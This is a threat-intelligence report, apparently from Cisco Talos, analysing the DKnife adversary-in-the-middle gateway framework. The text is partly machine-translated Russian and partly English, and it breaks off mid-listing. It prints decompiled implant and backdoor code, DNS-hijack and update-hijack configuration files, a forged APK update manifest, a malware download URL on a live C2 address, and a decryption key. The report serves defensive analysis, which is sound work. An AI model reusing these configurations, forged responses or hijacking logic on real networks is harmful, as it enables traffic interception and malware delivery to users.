Режущий край ножа: раскрываем информацию о системе мониторинга шлюзов AitM в Китае

Автор Эшли Шен

ЧЕТВЕРГ, 5 ФЕВРАЛЯ 2026 ГОДА, 06:00

ПРОЖЕКТОР УГРОЗЫ

- Компания Cisco Talos обнаружила «DKnife» — полнофункциональную систему мониторинга шлюзов и «злоумышленника в середине» (AitM), состоящую из семи имплантов на базе Linux, которые выполняют глубокую проверку пакетов, манипулируют трафиком и доставляют вредоносное ПО через маршрутизаторы и периферийные устройства. Судя по метаданным артефакта, DKnife используется как минимум с 2019 года, а командный и контрольный сервер (C2) по состоянию на январь 2026 года все еще активен.
- Атаки DKnife нацелены на широкий спектр устройств, включая персональные компьютеры, мобильные устройства и устройства Интернета вещей (IoT). Он доставляет бэкдоры ShadowPad и DarkNimbus и взаимодействует с ними, перехватывая бинарные загрузки и обновления приложений для Android.

- DKnife в первую очередь нацелен на пользователей, говорящих на китайском языке, о чем свидетельствуют сбор учетных данных для сервисов на китайском языке, модули для кражи данных из популярных китайских мобильных приложений и ссылки на китайские медиа в коде. Судя по языку, используемому в коде, файлах конфигурации и вредоносной программе ShadowPad, использованной в этой кампании, мы с высокой долей вероятности можем утверждать, что этот инструмент находится в руках китайских киберпреступников.
- Мы обнаружили связь между DKnife и кампанией по распространению WizardNet, модульного бэкдора, который, как известно, распространяется с помощью другого фреймворка AiTM Spellbinder, что указывает на их общее происхождение или историю использования.

Предыстория

С 2023 года Cisco Talos постоянно отслеживает набор эксплойтов MOONSHINE и распространяемый им бэкдор DarkNimbus. Набор эксплойтов и бэкдор исторически использовались для доставки эксплойтов для Android и iOS. Во время поиска образцов DarkNimbus Талос обнаружил двоичный файл исполняемого и связываемого формата (ELF), взаимодействующий с тем же сервером C2, что и бэкдор DarkNimbus, который извлек архив, сжатый в gzip формате. Анализ показал, что в архиве содержится полнофункциональная система мониторинга шлюзов и фреймворк AiTM, который его разработчик назвал DKnife. Судя по метаданным артефакта, этот инструмент используется как минимум с 2019 года, а C2-сервер по-прежнему активен по состоянию на январь 2026 года.

Связь между кампаниями DKnife и WizardNet

В ходе анализа инфраструктуры командного центра, связанной с DKnife, мы выявили дополнительные серверы с открытыми портами и конфигурациями, соответствующими ранее обнаруженным развертываниям DKnife. В частности, на одном хосте (43.132.205[.]118) наблюдалась активность портов, характерная для инфраструктуры DKnife, а также был обнаружен бэкдор WizardNet на порту 8881.

WizardNet — это модульный бэкдор, впервые обнаруженный компанией ESET в апреле 2025 года. Известно, что он распространяется через Spellbinder — фреймворк, который выполняет атаки AitM с использованием подмены IPv6-адресов без сохранения состояния (SLAAC).

Сетевые ответы сервера WizardNet во многом соответствуют тактике, методам и процедурам (TTP), описанным в анализе ESET. В частности, сервер отправлял инструкции в формате JSON, которые включали URL-адрес для скачивания архива *minibrowser11_rpl.zip*, содержащего загрузчик бэкдора Wizardnet.


```
{
 "CSoftID": 22,
 "Командная строка": "",
 "Desp": "1.1.1160.80",
 "downloadUrl": "http://43.132.205.118:81/app/minibrowser11_rpl.zip",
 "Код ошибки": 0,
```

```
  "Файл": "minibrowser11.zip ",
  "Флаги": 1,
  "Хэш": "cd09f8f7ea3b57d5eb6f3f16af445454",
  "InstallType": 0,
  "NewVer": "1.1.1160.900",
  "PatchFile": "QBDeltaUpdate.exe",
  "PatchHash": "cd09f8f7ea3b57d5eb6f3f16af445454",
  "Знак": "",
  "Размер": 36673429,
  "Тип вершины": ""
 }
```


Методы, используемые Spellbinder для перехвата легитимных запросов на обновление приложений и отправки поддельных ответов с целью перенаправления жертв на вредоносные URL-адреса для скачивания, аналогичны методу DKnife, с помощью которого взламываются обновления приложений для Android. Также было замечено, что Spellbinder распространяет бэкдор DarkNimbus, инфраструктура командного сервера которого ранее привела к обнаружению DKnife. Пути перенаправления URL-адресов (`http[:]//[IP]:81/app/[app name]`) и конфигурации портов, выявленные в этих случаях, идентичны тем, что используются DKnife, что указывает на общую историю разработки или эксплуатации.

Область применения таргетинга

Судя по артефактам, обнаруженным в инфраструктуре DKnife, эта кампания в первую очередь нацелена на пользователей, говорящих на китайском языке. Индикаторы, подтверждающие эту оценку, включают в себя логику сбора и обработки данных, явно предназначенную для китайских почтовых сервисов, а также модули парсинга и извлечения данных, адаптированные для китайских мобильных приложений и платформ обмена сообщениями, включая WeChat. Кроме того, в двоичных файлах и файлах конфигурации были обнаружены ссылки на китайские медиаресурсы. На скриншоте ниже показан ответ на попытку перехвата управления в приложении для Android, нацеленном на китайский сервис такси и приложение для совместных поездок.

Важно отметить, что Talos получил файлы конфигурации для анализа с одного командного сервера. Таким образом, не исключено, что операторы используют разные серверы или конфигурации для разных региональных целей. Учитывая связь между DKnife и кампанией WizardNet, а также данные ESET о том, что WizardNet нацелена на Филиппины, Камбоджу и Объединенные Арабские Эмираты, мы не можем исключать более широкий региональный или многоязычный охват.

Рисунок 1. Ответ с манифестом, используемый для обновления приложения Android.

Указание на китаеязычных злоумышленников

DKnife содержит несколько артефактов, указывающих на то, что разработчик и операторы знакомы с упрощённым китайским языком. В конфигурационных файлах DKnife есть множество комментариев на упрощённом китайском языке (см. рис. 2).



Рисунок 2. Пример использования упрощенного китайского языка в комментариях к файлам конфигурации.

Один из компонентов DKnife называется yitiji.bin. Термин «Yitiji» — это пиньинь (официальная система латинизации китайского языка) для «一体机», что означает «все в одном». В DKnife этот компонент отвечает за открытие локального интерфейса на устройстве для маршрутизации трафика через одно устройство в этом сценарии.

Кроме того, в коде DKnife при отправке отчетов о действиях пользователя на удаленный командный сервер несколько сообщений снабжены подписями на упрощенном китайском языке, указывающими на тип действий.

```
00410ed6 41 b8 fa        MOV        R8D,使用signal加密聊天APP
         d2 41 00
00410edc b9 16 d3        MOV        datalen,DAT_0041d316
         41 00
00410ee1 ba 1b d3        MOV        this_tcphdr,s_signal_0041d31b
         41 00
00410ee6 48 89 ee        MOV        this_iphdr,RBP
00410ee9 48 89 df        MOV        data,RBX
00410eec e8 9f fc        CALL       send_internet_action
         ff ff
```

Рис. 3. Упрощенное китайское сообщение, встроенное в код и отправленное на удаленный командный сервер.

DKnife: система мониторинга шлюзов и AitM

DKnife — это полнофункциональная система мониторинга шлюзов, состоящая из семи компонентов ELF, которые позволяют манипулировать трафиком в целевой сети. Помимо семи компонентов ELF, обеспечивающих базовую функциональность, система включает в себя список конфигурационных файлов (полный список см. в приложении), самоподписанные сертификаты, шаблоны фишинговых писем, поддельные HTTP-ответы для перехвата и фишинга, файлы журналов и бэкдор-бинарные файлы.

Платформа предназначена для работы с бэкдорами, установленными на взломанных устройствах. Ее основные возможности включают в себя предоставление обновлений для бэкдоров, перехват DNS, перехват обновлений и бинарных загрузок приложений для Android, установку бэкдоров ShadowPad и DarkNimbus, выборочное нарушение работы продуктов для обеспечения безопасности и передачу пользовательских данных на удаленные серверы управления и контроля. В следующих разделах мы расскажем об основных возможностях DKnife и о том, как семь его бинарных файлов ELF взаимодействуют друг с другом для их реализации.

Целевая платформа

Двоичные файлы DKnife представляют собой 64-битные ELF-импланты для Linux (x86-64), которые запускаются на устройствах под управлением Linux. Один из компонентов, remote.bin, импортирует библиотеку «libcrypto.so.10», что указывает на то, что он предназначен для платформ на базе CentOS/RHEL. Такие элементы конфигурации, как PPPoE, тегирование VLAN, мостовой интерфейс (br0), а также настраиваемые параметры MTU и MAC, позволяют предположить, что DKnife предназначен для периферийных устройств или маршрутизаторов с прошивкой на базе Linux.

```
# --- attack environment ---
#attack net interface
ATT_ETH=br0
#attack mtu
OUT_MTU=1400
#attack send packet immediately
OUT_FLUSH=enable
#use pppoe
OUT_PPPOE=enable
#use vlan
OUT_VLAN=enable
#rewrite vlan id
OUT_VLANID=ffff
#rewrite source mac address
OUT_SMAC=00:00:00:00:00:00
#rewrite dest mac address
OUT_DMAC=00:00:00:00:00:00
#set packet send speed
OUT_SPEED_CONTROL=50ms(<100pkt)::100ms(<1000pkt)::200ms
```

Рисунок 4. Файл конфигурации wxha.conf.

Ключевые возможности

Логика глубокой проверки пакетов (Deep Packet Inspection, DPI) и модульная структура DKnife позволяют операторам проводить кампании по мониторингу трафика — от скрытого наблюдения за активностью пользователей до активных встроенных атак, при которых легитимные загрузки заменяются вредоносными. В следующих разделах мы расскажем о ключевых возможностях платформы:

- Сервер C2 для вредоносных программ DarkNimbus для Android и Windows
- Перехват DNS
- Перехват бинарного обновления приложения Android
- Взлом бинарных файлов Windows
- Нарушение работы антивирусного трафика
- Мониторинг активности пользователей

Обновление C2 для бэкдоров DarkNimbus для Android и Windows

В ранее опубликованном исследовании бэкдора DarkNimbus аналитики отметили, что некоторые образцы взаимодействовали с командными серверами по специальному протоколу, что позволило выдвинуть гипотезу о том, что бэкдор работал в среде AiTM. Обнаружение DKnife компанией Talos подтверждает эту оценку.

DKnife is designed to work with both Android and Windows variants of DarkNimbus. For the Windows version, the dknife.bin component inspects UDP traffic and sends them to port 8005. When it identifies a request containing the string marker `DKGETMMHOST`, it constructs and returns a response specifying the C2 server address. The response includes two parameters: DKMMHOST and DKFESN.

The DKMMHOST value is read from DKnife's configuration file ("/dksoft/conf/server.conf"), which contains the line `MMHOST URL=[value]`. The DKFESN value represents a device identifier that DKnife retrieves from an internal server located at "192.168.92.92:8080".

```
                    /* code to receive mmhost request from 8005 */
if (((11 < len) && (dport == 8005)) && (bVar14 = len == 99, len < 100)) {
  lVar6 = 0xb;
                    /* start comparing */
  piVar8 = piVar9;
  puVar11 = (u_int8_t *)"DKGETMMHOST";
  do {
    if (lVar6 == 0) break;
    lVar6 = lVar6 + -1;
    bVar14 = (piVar8->__in6_u).__u6_addr8[0] == *puVar11;
    piVar8 = (in6_addr *)((long)piVar8 + (ulong)bVar16 * -2 + 1);
    puVar11 = puVar11 + (ulong)bVar16 * -2 + 1;
  } while (bVar14);
  if (bVar14) {
    print_data("DKGETMMHOST",(uchar *)piVar9,(uint)len);
    get_fe_msg();
    find_fe(enet_src);
    source_ip_n = inet_addr(source_ip);
    dest_ip_n = inet_addr(dest_ip);
    build_mm_respond(dest_ip_n,source_ip_n,8005,sport,(char *)piVar9,(uint)len);
    save_mm_log();
```

Figure 5. Code excerpt from DKnife showing the handler for "Obtain C2" requests from the Windows version of DarkNimbus.

For the Android variants, the backdoor attempts to contact a Baidu URL "http[:]//fanyi.baidu[.]com/query_config_dk" to retrieve its C2 information. This URL does not return any response from Baidu itself; rather, it serves as a recognizable trigger for DKnife, which intercepts the request and injects the C2 response.

```
do {
  if (2 < iVar6) {
    return null;
  }
  ref = Tool.a();
  ref_00 = ref.getHttpClient();
  pRVar7 = new Request$Builder();
  pRVar7 = pRVar7.get();
  pRVar7 = pRVar7.url("http://fanyi.baidu.com/query_config_dk");
  pRVar3 = pRVar7.build();
  ref_01 = ref_00.newCall(pRVar3);
  ref_02 = ref_01.execute();
  ref_03 = ref_02.body();
  bVar2 = ref_02.isSuccessful();
  if (((bVar2) && (ref_03 != null)) && (lVar1 = ref_03.contentLength(), 0 < lVar1)) {
    pbVar4 = ref_03.bytes();
    pSVar8 = new String(pbVar4);
    ref_05 = new JSONObject(pSVar8);
    pSVar8 = ref_05.getString("DKMMHOST");
    pSVar5 = ref_05.getString("DKFESN");
    bVar2 = TextUtils.isEmpty(pSVar8);
    if ((!bVar2) && (bVar2 = TextUtils.isEmpty(pSVar5), !bVar2)) {
      ref_04 = new CoreManager$DkConfig(this,pSVar8,pSVar5);
      return ref_04;
    }
  }
  iVar6 = iVar6 + 1;
} while( true );
```

Figure 6. Code from Android DarkNimbus sample e50247787d2e12c1e8743210a0c0e562cf694744436d93920a037d2f927f533.

```
header_content = strstr(pcVar8,"fanyi.baidu.com");
if ((header_content != (char *)0x0) &&
    (header_content = strstr(__s1,"query_config_dk"), header_content != (char *)0x0)) {
  uVar1 = tcp_header->th_seq;
  uVar2 = tcp_header->th_ack;
  build_mmhost((local_cc0->ip_dst).s_addr,(local_cc0->ip_src).s_addr,
               tcp_header->th_dport >> 8 | tcp_header->th_dport << 8,
               tcp_header->th_sport >> 8 | tcp_header->th_sport << 8,
               uVar2 >> 0x18 | (uVar2 & 0xff0000) >> 8 | (uVar2 & 0xff00) << 8 | uVar2 << 0x18,
               (uVar1 >> 0x18 | (uVar1 & 0xff0000) >> 8 | (uVar1 & 0xff00) << 8 | uVar1 << 0x18)
               + datalen);
  printf("MMHOST  %s%s.....................\n",pcVar8,__s1);
  save_mm_weblog();
}
```

Figure 7. Code in DKnife for handling "Obtain C2" request from Android version of DarkNimbus.

DNS hijacking

The DKnife framework relies on two main configuration files to control its DNS-based hijacking and attack logic. The `dns.conf` file defines the global keyword-to-IP mapping rules and framework parameters used for DNS interception. The `perdns.conf` file extends this by defining per-target or campaign-specific DNS attack tasks, including timing parameters such as interval and duration for each attack. In the archive we obtained from the C2 server, only `perdns.conf` was present; it contained a template for setup rather than active attack data.

```
id=1000;    dns=360.cn;         ip=192.168.31.133;      interval=600;       duration=600;       msg="test qq";
id=1000;    dns=360safe;        ip=192.168.31.133;      interval=600;       duration=600;       msg="test qq";
id=1000;    dns=qhupdate;       ip=192.168.31.133;      interval=600;       duration=600;       msg="test qq";
id=1000;    dns=qhmsg;      ip=192.168.31.133;      interval=600;       duration=600;       msg="test qq";
id=1000;    dns=qhcdn;      ip=192.168.31.133;      interval=600;       duration=600;       msg="test qq";
```

Figure 8. Perdns.conf template.

DKnife supports both IPv4 and IPv6 DNS hijacking:

- IPv4 (A) DNS hijacking:
  - For configured domains: replies with the per-domain IPv4 from `dns.conf`
  - For test.com: replies with `8.8.8.8` (and logs)
  - For JD-related domains (“api.m.jd.com”, “beta-api.m.jd.com”, “api.jd.co.th”, or “beta-api.jd.co.th”): replies with `10.3.3.3`
- IPv6 (AAAA) DNS hijacking:
  - For configured domains and for test.com: replies with fixed IPv6 IP `240e:a03:a03:303:a03:303:a03:303` (crafted)

The private IP address `10.3.3.3` belongs to the local interface created by the `yitiji.bin` component in DKnife. DKnife uses the local interface for delivering malicious binaries (see the following section). The crafted AAAA response is not an actual public address. When DKnife sees traffic addressed to that crafted IPv6, it checks the last 8 bytes of the address and converts it to the local interface address `10.3.3.3`.

The code also specially tempers the domains associated with mail services. It takes the queried domain, removes any trailing period if present, then splits on “.” and extracts the leftmost label (e.g., “mail.example.com” into “mail”). It then looks up that label in the same per-domain configuration. Once the attack flag is enabled and the cooldown window has elapsed, it immediately injects a configured response to replace the original response.

Android application binary update hijacking



Figure 9. Android APK download hijacking workflow.

DKnife can hijack and replace Android application updates by intercepting the update manifest requests. When an Android application sends an APK update manifest request, DKnife intercepts it, consults the configuration file, and selects the corresponding JSON response file to reply. This response contains a download URL redirecting to the URL of address `10.3.3.3`, which DKnife recognizes and routes to the `yitiji.bin` created Local Area Network (LAN) to deliver malware instead of the legitimate update APK.

The configuration file `/dksoft/conf/url.cfg` defines the rules and responses used for traffic blocking, phishing on Android and Windows platforms, executable file (.exe) hijacking, and credential-phishing page responses. The file follows the format: `[Request URL] [Response JSON file]` as shown in Figure 11.

```
#-------------------------------------------------------------------------------
# Android应用更新
#-------------------------------------------------------------------------------
https://api.data.meitu.com/update/global_config/data    /dkay-scripts/11184.json
https://appv6.55haitao.com/common/new_version_checking  /dkay-scripts/11001.json
https://www.lovephone.com.cn/money/moneyGetApk2.json    /dkay-scripts/11017.json
https://gateway.kmeila.com/api=kml\.util\.checkUpdate   /dkay-scripts/11027.json
https://ta-cn.abardeen.com/cwtcn-tms/appCheck   /dkay-scripts/11034.json
https://m5.zhemai.com/System/GetLastestVersion  /dkay-scripts/11060.json
https://www.icourse163.org/mob/appInfo/v1   /dkay-scripts/11065.json
```

Figure 10. Configuration file `url.cfg` defines the targeted sites and update manifest file response DKnife is sending to the requested URL.

Within the `/bin/html/dkay-scripts` folder of the DKnife archive, there are 185 JSON files configured to hijack applications. The targeted applications are mostly popular Chinese-language services (some

only available in China), including news media, video streaming, image editing apps, e-commerce platforms, taxi-service platforms, gaming, and pornography video streaming, among others. An example response used to hijack a Chinese photo editing application update request is shown below:

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Content-Type: application/json
Content-Length: 411
Connection: close
Accept-Ranges: bytes

{
    "updatedata": {
        "id": 2371,
        "updatetype": 1,
        "version": "99999",
       "title": "新更新-建议立即更新",
        "content": "修复大量bug，新增一键美白",
        "url": "http://10.3.3.3:81/app/base.apk",
        "thirdpartyupdate": {
            "open360": 0
        },
        "poptype": 0,
        "popurl": "",
        "is_force": 1
    }
}
```

Figure 11. The response manifest file (`11184.json`) for hijacking the APK download

Windows binary hijacking for delivering Shadowpad and DarkNimbus

In addition to Android update hijacking, DKnife also supports hijacking of Windows and other binary downloads. The hijacking rules are set up during initialization. DKnife attempts to read the rules configuration file at `/dksoft/conf/rules.aes` and decrypts it using a variant of the Tiny Encryption Algorithm (TEA) algorithm employed by Tencent's older OICQ/QQ login protocols, commonly referred to as QQ TEA. DKnife decrypts the file with a key `dianke0123456789`, and saves the decrypted file as `rules.conf`.

```
  uVar5 = *v;
  uVar6 = v[1];
  uVar1 = *k;
  iVar7 = -0x1c886470;
  uVar2 = k[1];
  uVar3 = k[2];
  uVar4 = k[3];
  uVar5 = uVar5 >> 0x18 | (uVar5 & 0xff0000) >> 8 | (uVar5 & 0xff00) << 8 | uVar5 << 0x18;
  uVar6 = uVar6 >> 0x18 | (uVar6 & 0xff0000) >> 8 | (uVar6 & 0xff00) << 8 | uVar6 << 0x18;
  do {
    uVar6 = uVar6 - (uVar5 * 0x10 +
                     (uVar3 >> 0x18 | (uVar3 & 0xff0000) >> 8 | (uVar3 & 0xff00) << 8 |
                     uVar3 << 0x18) ^
                     (uVar5 >> 5) +
                     (uVar4 >> 0x18 | (uVar4 & 0xff0000) >> 8 | (uVar4 & 0xff00) << 8 |
                     uVar4 << 0x18) ^ iVar7 + uVar5);
    uVar5 = uVar5 - (uVar6 * 0x10 +
                     (uVar1 >> 0x18 | (uVar1 & 0xff0000) >> 8 | (uVar1 & 0xff00) << 8 |
                     uVar1 << 0x18) ^
                     (uVar6 >> 5) +
                     (uVar2 >> 0x18 | (uVar2 & 0xff0000) >> 8 | (uVar2 & 0xff00) << 8 |
                     uVar2 << 0x18) ^ uVar6 + iVar7);
    iVar7 = iVar7 + 0x61c88647;
  } while (iVar7 != 0);
  *w = uVar5 >> 0x18 | (uVar5 & 0xff0000) >> 8 | (uVar5 & 0xff00) << 8 | uVar5 * 0x1000000;
  w[1] = uVar6 >> 0x18 | (uVar6 & 0xff0000) >> 8 | (uVar6 & 0xff00) << 8 | uVar6 * 0x1000000;
  return;
}
```

Figure 12. QQ TEA decipher algorithm

Talos did not obtain the `rules.aes` file from the archive we downloaded. However, based on the code analysis, `rules.conf` is the configuration to define what requests to match, what to send back, when to throttle and tracking the response. The rules include the following information:

Field in the line	Description
id=<number>	Rule ID
host=<regex>	Matching host IP
user_agent=<regex>	Matching User Agent
url=<regex>	Matching URL
file=<relative path>	Relative file name points into "/dksoft/html/dkay-scripts/".

location=<HTTP Location>	HTTP location used for 302 redirects
msg=<plain text>	Message for operator
interval=<sec>	Minimum seconds between two injections to the same victim
duration=<sec>	How long the rule stays active once triggered

After reading the rules into a data structure in the memory, the `rules.conf` file is deleted on the device. When an HTTP request's Host and URI match the configured rule, DKnife evaluates the rule's duration and interval timers to determine whether to trigger. If the rule fires and the requested filename has a matching extension (e.g., ".exe", ".rar", ".zip", or ".apk"), DKnife forges an HTTP 302 redirect whose Location URL is taken from the rule's data field.

```
pcVar2 = strcasestr(filename,".exe");
if (((((int)pcVar2 != 0) || (pcVar2 = strcasestr(filename,".apk"), (int)pcVar2 != 0)) ||
    (pcVar2 = strcasestr(filename,".rar"), (int)pcVar2 != 0)) ||
   (pcVar2 = strcasestr(filename,".zip"), (int)pcVar2 != 0)) {
  build_302_location(daddr,saddr,dest,source,seq,ack,buffer,filename);
  printf("\nLocation 302 --------ATTACK EXE FILE %s&f=%s\n",buffer,filename);
  return;
}
```

Figure 13. Code to match on the binary download and respond with HTTP 302.

If the binary download URL matches a specific pattern (".exe" extension after the query symbol), the file name is replaced with `install.exe`.

```
header_content = strchr(__s1,L'?');
if (((header_content != (char *)0x0) &&
    (pcVar5 = strcasestr((char *)filename,".exe"), (int)pcVar5 == 0)) &&
   (header_content = strcasestr(header_content,".exe"), (int)header_content != 0)) {
  builtin_memcpy(filename + 8,"exe",4);
                /* change the download file name to install.exe */
  builtin_memcpy(filename,"install.",8);
}
```

Figure 14. Code to replace .exe download file name.

Shadowpad and DarkNimbus backdoors

The `install.exe` file (SHA256: `2550aa4c4bc0a020ec4b16973df271b81118a7abea77f77fec2f575a32dc3444`) is found in the downloaded archive under path `/dkay-scripts/`. It is a RAR self extraction package containing three binaries, that are actually ShadowPad and the DarkNimbus backdoor, which both being reported [1,2] used by China-nexus threat actors. When launched, the legitimate .exe (`TosBtKbd.exe`) sideloads the ShadowPad DLL loader (`TosBtKbd.dll`), which then loads the DarkNimbus DLL backdoor (`TosBtKbdLayer.dll`). That DarkNimbus backdoor calls out to the Cloudflare DNS address `1.1.1.1`, which DKnife intercepts to return the real C2 IP.



Figure 15. Shadowpad and DarkNimbus backdoor delivered by DKnife.

The Shadowpad sample has not been previously reported but is very similar to a previously reported sample. Although it uses a different unpacking XOR seed key, it employs the same unpacking algorithm.

```
72DE5656  8A 0C 1E      mov cl,byte ptr ds:[esi+ebx]
